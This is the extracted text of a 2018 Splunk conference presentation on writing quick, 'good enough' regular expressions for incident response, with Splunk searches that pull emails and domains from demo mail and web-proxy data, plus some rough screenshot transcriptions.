



splunk>

Regular Expressions for Incident Response

Sql_Injection=*

Daniel Nutting, Security Operations Manager

Bryan Turner, IT Security Analyst

Publix Super Markets

July 2018 | Version 2.0



Forward-Looking Statements

During the course of this presentation, we may make forward-looking statements regarding future events or the expected performance of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results could differ materially. For important factors that may cause actual results to differ from those contained in our forward-looking statements, please review our filings with the SEC.

The forward-looking statements made in this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, this presentation may not contain current or accurate information. We do not assume any obligation to update any forward-looking statements we may make. In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionality described or to include any such feature or functionality in a future release.

Splunk, Splunk>, Listen to Your Data, The Engine for Machine Data, Splunk Cloud, Splunk Light and SPL are trademarks and registered trademarks of Splunk Inc. in the United States and other countries. All other brand names, product names, or trademarks belong to their respective owners. © 2018 Splunk Inc. All rights reserved.

BOTS Tie Ins: Presentations and Hands Ons

- **Hunting the Known Unknowns: Office 365 and Microsoft Azure.** Kovar and Brant. Tuesday 4:45-5:30 PM
- **Splunking the Endpoint IV: A New Hope.** Brodsky. Wednesday 3:15-5:15 PM
- **Hands On with ES, Phantom, and BOTS Data.** Kovar, Smit, Brodsky, Stoner, Valites, Lee. Tuesday 2:15-4:15 PM
- **AWS Security Hands-On.** Valites and Lee. Wednesday 12:45-2:45 PM



Regular Expressions

Introduction



Previous .conf Presentations

- ▶ 2016 – Gabriel Vassuer
Reg(ular expressions?|ex(p|es)?)
- ▶ 2016 – Cary Petterborg
Beyond Regular Expressions
- ▶ 2017 – Michael Simko
Regex in your SPL
 - GREAT INTRODUCTION!
- ▶ RegexOne.com

Agenda

- ▶ Prerequisites
 - ▶ RegEx Philosophy
 - ▶ Develop RegEx* Faster
 - ▶ Common Use Cases
 - ▶ Work Around Parsing Errors
 - ▶ SQL Injection example
 - ▶ XSS example
 - ▶ Sysmon example

Pre-requisites

Comfort with Regex

- ▶ `\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}`
IP Address
 - ▶ `(?<email>.+\@.+)\s`
Field extraction
 - ▶ `\s\S\d\w\w? .*`
 - ▶ **regex | rex vs r(?:eg)?ex**

Shift some Paradigms!

- ▶ Post Alert -> Incident Response & Investigations
 - ▶ Speed Over Precision
 - Easy to understand is better than plug and play
 - ▶ Accuracy Over Perfection
 - False positives are okay
 - False negatives are not okay

Validating RFC822 Email Addresses

From Stack Overflow:

(?:\r\n)?[\t])*(:[^()>@,;:\\".\[\] \000-\031]+(:(?:(?:\r\n)?[\t])+|\Z|(?=[\("()>@,;:\\".\[\]]))|"(:[^"\r\\]|\\.|(?:(?:\r\n)?[\t]))*"(?:(\r\n)?[\t])*(?:\.(?:\r\n)?[\t])*(:[^()>@,;:\\".\[\] \000-\031]+(:(?:(?:\r\n)?[\t])+|\Z|(?=[\("()>@,;:\\".\[\]]))|"(:[^"\r\\]|\\.|(?:(?:\r\n)?[\t]))*"(?:(\r\n)?[\t])*)*@(:(\r\n)?[\t])*(:[^()>@,;:\\".\[\] \000-\031]+(:(?:(?:\r\n)?[\t])+|\Z|(?=[\("()>@,;:\\".\[\]]))|\[(^[\r\\]|\\.)*\](?:(\r\n)?[\t])*(?:\.(?:\r\n)?[\t])*(:[^()>@,;:\\".\[\] \000-\031]+(:(?:(?:\r\n)?[\t])+|\Z|(?=[\("()>@,;:\\".\[\]]))|\[(^[\r\\]|\\.)*\](?:(\r\n)?[\t])*)*|(?:[^()>@,;:\\".\[\] \000-\031]+(:(?:(?:\r\n)?[\t])+|\Z|(?=[\("()>@,;:\\".\[\]]))|\[(^[\r\\]|\\.)*\](?:(\r\n)?[\t])**\<(?:(?:\r\n)?[\t])*(:@(?:[^()>@,;:\\".\[\] \000-\031]+(:(?:(?:\r\n)?[\t])+|\Z|(?=[\("()>@,;:\\".\[\]]))|\[(^[\r\\]|\\.)*\](?:(\r\n)?[\t])*(?:\.(?:\r\n)?[\t])*(:[^()>@,;:\\".\[\] \000-\031]+(:(?:(?:\r\n)?[\t])+|\Z|(?=[\("()>@,;:\\".\[\]]))|\[(^[\r\\]|\\.)*\](?:(\r\n)?[\t])*)*|(?:,?@(?:(?:\r\n)?[\t])*(:[^()>@,;:\\".\[\] \000-\031]+(:(?:(?:\r\n)?[\t])+|\Z|(?=[\("()>@,;:\\".\[\]]))|\[(^[\r\\]|\\.)*\](?:(\r\n)?[\t])*)*|(?:[^()>@,;:\\".\[\] \000-\031]+(:(?:(?:\r\n)?[\t])+|\Z|(?=[\("()>@,;:\\".\[\]]))|\[(^[\r\\]|\\.)*\]


- ▶ Roughly 20% of actual regex

YOU WERE SO PREOCCUPIED WITH WHETHER OR NOT YOU COULD

YOU DIDN'T STOP TO THINK IF YOU SHOULD



Tyrannosaurus "Rex"



Example

Speed over Precision

- ▶ Which is easier to understand?
 - (`[a-zA-Z0-9_\.]+@[a-zA-Z0-9_\.]+\.[a-zA-Z]{2,5}`)
 - `.+@[.+\..+]`
 - ▶ Just worry about getting the data

Example

Accuracy over Perfection

- # ► Which is easier to understand?

- ([a-zA-Z0-9_\\-\\.]+)@([a-zA-Z0-9_\\-\\.]+)\\.([a-zA-Z]{2,5})

- .+@contoso.com

- ▶ Just worry about getting the data

Use Case: IPv4 Addresses

Only worry about accuracy if you have to

- ▶ 192.168.1.1 ➤ [\d\ .]+
 - ▶ 10.10.10.3
 - ▶ **1.800.555.5555** ➤ (\d{1,3}\ .){3}\d{1,3}
 - ▶ 8.8.8.8
 - ▶ 10.10.10.5

Stack Overflow's suggestion:

```
\b((?:25[0-5]|2[0-4][0-9]| [01]?[0-9][0-9]?) (?:(?<!\. )\b| \.)){4}
```

Develop RegEx* Faster

*Good Enough RegEx



Process

1. Identify potential anchors

- `http://www.example.com/sample/url`
 - `Jane.Doe@example.com`

2. Set up exclusions

- | rex field=url "http://\V(\?<domain>.\+\[^V])"

3. Set boundaries on quantifiers

- | rex field=url "http://\V(\?<domain>.\{100}\[^\\V]"

Think Finite

- ## ► Get all the MATCHES?

[a - z] +

- ## ► Let's be realistic:

[a-z]{1,64}

- ▶ Easier on the Regex Engine
 - Fewer Steps = Faster Search

Search | Splunk 6.6.3 Online regex tester and https://regex101.com/

regex101

REGULAR EXPRESSION

1 match, 398 steps (~1ms)

/ (?<email>.+\@.+\..+)

/ gm

TEST STRING

SWITCH TO UNIT TESTS ▾

Phc1LMX+ONFiAbs+nLCKFDViezGfNGOMhPhWVFwEp0vJWDIYjasjGSSXCW

GhtAD53KscNwd/YoB0LJqfrnajZyAZAX0xYD64EzDt fKPmx9jXTYm7v1I=

\r\nAuthentication-Results: spf=none (sender IP is)\r\n

smtp.mailfrom=mkraeusen@froth.ly; \r\nReceived: from

notvobox.local (101.120.167.55) b6\r\n\r\n

SUBSTITUTION

Search | Splunk 6.6.3 Online regex tester and https://regex101.com/

regex101

REGULAR EXPRESSION timeout

```
/ (?<email>[ ^=]+@[ ^; ]+)+ / gm
```

TEST STRING SWITCH TO UNIT TESTS ▾

```
Phc1LMX+ONFiAbs+nLCKFDViezGfNGOMhPhWVFwEp0vJWDIYjasjGSSXCW
GhtAD53KscNwd/YoB0LJqfrnajZyAZAX0xYD64EzDt fKPmx9jXTYm7v1I=
\r\nAuthentication-Results: spf=none (sender IP is )\r\n
smtp.mailfrom=mkraeuse@froth.ly; \r\nReceived: from
notvobox local (101.120.167.55) by\r\n
```

SUBSTITUTION

The image shows a laptop screen with the regex101.com website open in a browser window. The browser's title bar reads "Search | Splunk 6.6.3" and "Online regex tester and ...". The regex101 logo is at the top left, and various icons for social media and developer tools are at the top right.

REGULAR EXPRESSION (Left): `/ (?<email>[^=]{1,30}@[^;]+) / gm`

TEST STRING (Left):
GhtAD53KscNwd/YoB0LJqfrnajZyAZAX0xYD64EzDtfKPmx9jXTYm7v1I=
\r\nAuthentication-Results: spf=none (sender IP is)\r\nsmtp.mailfrom=mkraeusen@froth.ly; \r\nReceived: from
notyobox.local (104.180.167.55) by\r\n

SUBSTITUTION (Left): (Empty field)

SWITCH TO UNIT TESTS ▶ (Right): A button to switch to unit tests.

A green box highlights the email address `mkraeusen@froth.ly` in the test string. The status bar at the top right indicates "12 matches, 294031 steps (~266ms)".

Focus on the Negative

- # ► Inclusive?

([a-zA-Z0-9_\\-\\.]+)@([a-zA-Z0-9_\\-\\.]+)\\.([a-zA-Z]{2,5})

- # ► Exclusive!

「^\\s]+@「^\\s]+\\.「^\\s]+

- ▶ Faster to add bad characters as you test.

Search | Splunk 6.6.3 Online regex tester and https://regex101.com/

regex101

REGULAR EXPRESSION

12 matches, 294031 steps (~255ms)

/ (?<email>[^=]{1,30}@[^;]+) / gm

Match 2

TEST STRING

group **email**: ` Happy Hour\r\nFrom:...`
pos: 1163-1253
version: 1.0\r\nSubject: =09Jared's Happy Hour\r\nFrom:
mkraeusen@froth.ly\r\nTo:
customerservice@exct.stansberryresearch.com;
quality@joinhiving.com;\r\n

SWITCH TO UNIT TESTS ▾

SUBSTITUTION

The image shows a laptop screen with the regex101.com website open in a browser window. The browser's title bar reads "Search | Splunk 6.6.3" and "Online regex tester and ...". The regex101 logo is at the top left, and a row of icons for various platforms (Twitter, Bitcoin, Telegram, GitHub, LinkedIn, and a menu) is at the top right.

REGULAR EXPRESSION 15 matches, 230061 steps (~202ms)

```
/ (?<email>[ ^=\s]{1,30}@[^;\\]+) / gm
```

TEST STRING SWITCH TO UNIT TESTS ▾

```
Version: 1.0\r\nSubject: =09Jared's Happy Hour\r\nFrom:  
mkraeusen@froth.ly\r\nTo:  
customerservice@exct.stansberryresearch.com;  
quality@joinhiving.com;\r\n
```

SUBSTITUTION

The image shows a laptop screen with the regex101.com website open in a browser window. The browser's title bar reads "Search | Splunk 6.6.3" and "Online regex tester and ...". The regex101 logo is at the top left, and various social media and sharing icons are at the top right.

REGULAR EXPRESSION (Section):

```
/ (?<email>[^=\s"]+@[^\";\\""]+\.\w+)/
```

Result: 34 matches, 1384895 steps (~1.21s)

TEST STRING (Section):

```
:smtp , received_date : wed, 30 Aug 2017 14:23:01  
+0000", "receiver":  
["customerservice@exct.stansberryresearch.com", "quality@jo  
inhiving.com", "JoshMartinez@MyMarketTraders.com", "news-  
service@puzz.biglist.com", "TheFamilyHandyman@email.familvh
```

SUBSTITUTION (Section):

The image shows a laptop screen with the regex101.com website open in a browser window. The browser's title bar reads "Search | Splunk 6.6.3" and "Online regex tester and ...". The regex101 logo is at the top left, and various social media and sharing icons are at the top right.

REGULAR EXPRESSION (Left): `/ (?<email>[^=\s"]{1,30}@[^;\\\"]+) / gm`

TEST STRING (Left):
:smtp , received_date : wed, 30 Aug 2017 14:23:01
+0000", "receiver":
["customerservice@exct.stansberryresearch.com", "quality@joh
inhiving.com", "JoshMartinez@MyMarketTraders.com", "news-
service@puzz.biglist.com", "TheFamilyHandyman@email.familvh

SUBSTITUTION (Left): (empty field)

SWITCH TO UNIT TESTS ▶ (Right): A button to switch to unit tests.

A green box highlights the email addresses found in the test string: "customerservice@exct.stansberryresearch.com", "quality@joh...@familvh".

A green box also highlights the entire regular expression: `/ (?<email>[^=\s"]{1,30}@[^;\\\"]+) / gm`.

A green box highlights the entire test string: `:smtp , received_date : wed, 30 Aug 2017 14:23:01
+0000", "receiver":
["customerservice@exct.stansberryresearch.com", "quality@joh
inhiving.com", "JoshMartinez@MyMarketTraders.com", "news-
service@puzz.biglist.com", "TheFamilyHandyman@email.familvh`.

A green box highlights the substitution field: (empty field).

A green box highlights the switch to unit tests button: **SWITCH TO UNIT TESTS ▶**.

The image shows a laptop screen with a Splunk search interface. The search bar at the top displays a certificate error message: "Certificate error https://18.232.113.226:8000/en-US/app/SplunkEnterpriseSecuritySuite/search?earliest=1502348400&latest=1502607600&q=search%20sourcetype%3Dstream". Below the search bar, the title "New Search" is visible, along with "Save As" and "Close" buttons. The main area contains a search command and its results. The search command is:

```
1 sourcetype=stream:smtp  
2 | rex field=_raw "(?<email>[^=\s\"@]{1,30}@[^@;\"\\s\\\\]+)" max_match=0  
3 | search email=*  
4 | table email
```

The search results are displayed in a table format, showing the following email addresses:

Email Address
ghoppo@froth.ly
fyodor@froth.ly
ghoppo@froth.ly
B04955289959D36D9A75DFF39BF8D0@SN1PR18MB0495.namprd18.prod.outlook.com>
B04956E2F1C5707B925BA324EBF8D0@SN1PR18MB0495.namprd18.prod.outlook.com>
panus@frothly
panus@frothly
panus@frothly
panus@frothly
B04955289959D36D9A75DFF39BF8D0@SN1PR18MB0495.namprd18.prod.outlook.com>

Break It Down

(?<email>[^=\s\"@]{1,30}@[^@;\"\\s\\\\]+)

- ▶ Capture Group
- ▶ Character Class for Mailbox Name
- ▶ Quantifier (Repeats 1 to 30 times)
- ▶ Literal “@” sign
- ▶ Character Class for Domain Name

Break It Down

(?<email>[^=\s\"@]{1,30}@[^@;\"\\\[\\]\\]+)

- ▶ Weird Splunk thing:
If you want “\\” double it

Other Pitfalls

Can Slow Down Your Search:

- ▶ Catastrophic Backtracking
- ▶ Repeating a Capturing Group

See <https://regular-expressions.info>

- ▶ Assuming All Results are Captured

```
130.60.4. - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 72@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_6&product_id=F1-SW-01" "Opera/9.20 (Win  
128.241.220.82 - [07/Jan 18:10:57:153] "GET /product.screen?product_id=FL-DSH-01&JSESSIONID=SD55L7FF6ADFF9 HTTP/1.1" 404 332@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win  
1. 317.27.160.0.0 - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST_26&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 1318@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win  
ows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17.14.10@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win  
kitemid=EST_16&product_id=RP-LI-02" "GET /oldlink?item_id=EST_26&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 2423@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win  
/buttercup-shopping.com/cart.do?action=purchase&item_id=EST_26&product_id=F1-SW-01" "GET /oldlink?item_id=EST_26&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 385@ "http://buttercup-shopping.com/cart.do?action=purchase&item_id=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win  
10&action=purchase&item_id=EST_26&product_id=F1-SW-01" "GET /oldlink?item_id=EST_26&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 385@ "http://buttercup-shopping.com/cart.do?action=purchase&item_id=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win  
/buttercup-shopping.com/cart.do?action=remove&itemId=EST_26&product_id=F1-SW-01" "GET /oldlink?item_id=EST_26&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 385@ "http://buttercup-shopping.com/cart.do?action=remove&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win  
130.60.4. - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 72@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_6&product_id=F1-SW-01" "Opera/9.20 (Win  
128.241.220.82 - [07/Jan 18:10:57:153] "GET /product.screen?product_id=FL-DSH-01&JSESSIONID=SD55L7FF6ADFF9 HTTP/1.1" 404 332@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win  
1. 317.27.160.0.0 - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST_26&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 1318@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win  
ows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17.14.10@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win  
kitemid=EST_16&product_id=RP-LI-02" "GET /oldlink?item_id=EST_26&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 2423@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win  
/buttercup-shopping.com/cart.do?action=purchase&item_id=EST_26&product_id=F1-SW-01" "GET /oldlink?item_id=EST_26&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 385@ "http://buttercup-shopping.com/cart.do?action=purchase&item_id=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win  
10&action=purchase&item_id=EST_26&product_id=F1-SW-01" "GET /oldlink?item_id=EST_26&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 385@ "http://buttercup-shopping.com/cart.do?action=purchase&item_id=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win  
/buttercup-shopping.com/cart.do?action=remove&itemId=EST_26&product_id=F1-SW-01" "GET /oldlink?item_id=EST_26&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 385@ "http://buttercup-shopping.com/cart.do?action=remove&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Win
```

Common Use Cases

Frequently used searches during investigations



User Activity

- ▶ What sites were visited around the time of the compromise?
 - Does anything look suspicious?
- ▶ What does the search history look like?
 - Do searches appear to be unrelated to their job?
- ▶ Is there any abnormal activity?

Web Browsing

- ▶ Do any sites look suspicious?
 - Uncommon top level domains
 - .top, .download, .date
 - Abnormal amounts of traffic
 - Large spikes in activity to unfamiliar sites
 - Potentially concerning in context
 - Competitors
 - File Sharing (Google Drive, Dropbox)

Example: Employee at Frothly Beer Company visited a competitor's website.
What was that website?



The text is a snippet of log data from a Splunk search, showing network traffic between two hosts. The log includes timestamp, source IP, destination IP, protocol, port, status code, file path, and various session IDs and product identifiers. Key terms visible include "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFFF10", "HTTP 1.1 404", "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_6&product_id=F1-SW-01", and "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322) AppleWebKit/522.15.1". This data indicates an employee's browser session on a different machine (IP 128.60.4.128) visiting a competitor's shopping cart page.

The screenshot shows a Splunk 6.6.3 search interface running on a laptop. The search bar contains the following command:

```
1 index=main sourcetype=stream:http src_ip=10.0.0.2.101  
2 | stats count by url
```

The results show 33,894 events from August 27 to September 5, 2017. The visualization tab is selected, displaying a table of URLs and their counts:

url	count
http://pagead2.googlesyndication.com/pagead/gen_204	5920
http://bea4.cnn.com/ad/l/1	3818
http://b.scorecardresearch.com/p	2819
http://10.0.1.120:8014:8014/secars/secars.dll	582
http://video-ad-stats.googlesyndication.com/video/client_events	518
http://log.outbrain.com/loggerServices/widgetGlobalEvent	473
http://beacon.krxd.net/usermatch.gif	472
http://secure-us.imrworldwide.com/cgi-bin/m	441
http://tps613.doubleverify.com/bsevent.gif	298
http://optimized-by.rubiconproject.com/a/api/vast.xml	270

Domain Search

<http://metrics.cnn.com/b/ss/cnn-adbp-domestic/1/H.26.1/s95879181409321>

index=main sourcetype=stream:http src_ip=10.0.2.101

```
| stats count by url
| rex field=url "https?:\/\/(?!<DOMAIN>[^\/]+)"
| stats count by DOMAIN
| sort - count
```

The screenshot shows a Splunk 6.6.3 search interface running on a laptop. The search bar at the top displays a search query: `index=main sourcetype=stream:http src_ip=10.0.2.101 | stats count by url | rex field=url "https?:\/\/(.*\.(?:[a-zA-Z]{2,}|[^.]+\.[a-zA-Z]{2,}))+\" | stats count by DOMAIN | sort - count`. Below the search bar, a message indicates `33,894 events (8/27/17 12:00:00.000)`. The interface includes tabs for Events, Patterns, and Statistics, with the Statistics tab currently selected. A dropdown menu for the `DOMAIN` field lists several domains: `img-s-msn-com.akamaized.net`, `clienttemplates.content.office.net`, `cnnios-f.akamaihd.net`, `metrics.cnn.com`, `i2.cdn.cnn.com`, `www.berkbeer.com`, `images.outbrain.com`, and `www.i.cdn.cnn.com`. A modal window is open, displaying three domain names: `i2.cdn.cnn.com`, `www.berkbeer.com`, and `images.outbrain.com`. The main search results table on the right shows a list of domains with their counts: `i2.cdn.cnn.com` (157), `www.berkbeer.com` (69), `images.outbrain.com` (54), `www.i.cdn.cnn.com` (21), `clienttemplates.content.office.net` (12), `metrics.cnn.com` (12), `img-s-msn-com.akamaized.net` (9), and `cnnios-f.akamaihd.net` (9). The search interface also features a date range selector from `Aug 27 through...` and a search button.

Domain	Count
i2.cdn.cnn.com	157
www.berkbeer.com	69
images.outbrain.com	54
www.i.cdn.cnn.com	21
clienttemplates.content.office.net	12
metrics.cnn.com	12
img-s-msn-com.akamaized.net	9
cnnios-f.akamaihd.net	9

Search History

Reviewing a user's search history can assist in telling the "story".

- ▶ What was the user doing around the time of the alert/compromise?
- ▶ What was the user's intent?
 - Were they being careless or malicious?
- ▶ Do their searches appear unusual?
 - Are searches related to job activities?

The screenshot shows a laptop screen with a Splunk search interface. The search bar contains the following command:

```
1 index=main sourcetype=squid dhost=www.google.com
2 | stats count by dhost url
```

The search results show 55,803 events from August 24, 2018, to August 25, 2018. The results list includes many URLs for Google ads, such as:

- "https://www.google.com/afs/ads?q=snowflakes%20-(plastic%20fabric%20stocking%20stockings%20trivet%20salt%20motion%20)"
- "https://www.google.com/afs/ads?q=snowflakes%20-(plastic%20fabric%20stocking%20stockings%20trivet%20salt%20tree%20led%20)"
- "https://www.google.com/afs/ads?q=snowflakes%20-(plastic%20fabric%20stocking%20stockings%20trivet%20salt%20tree%20led%20)"
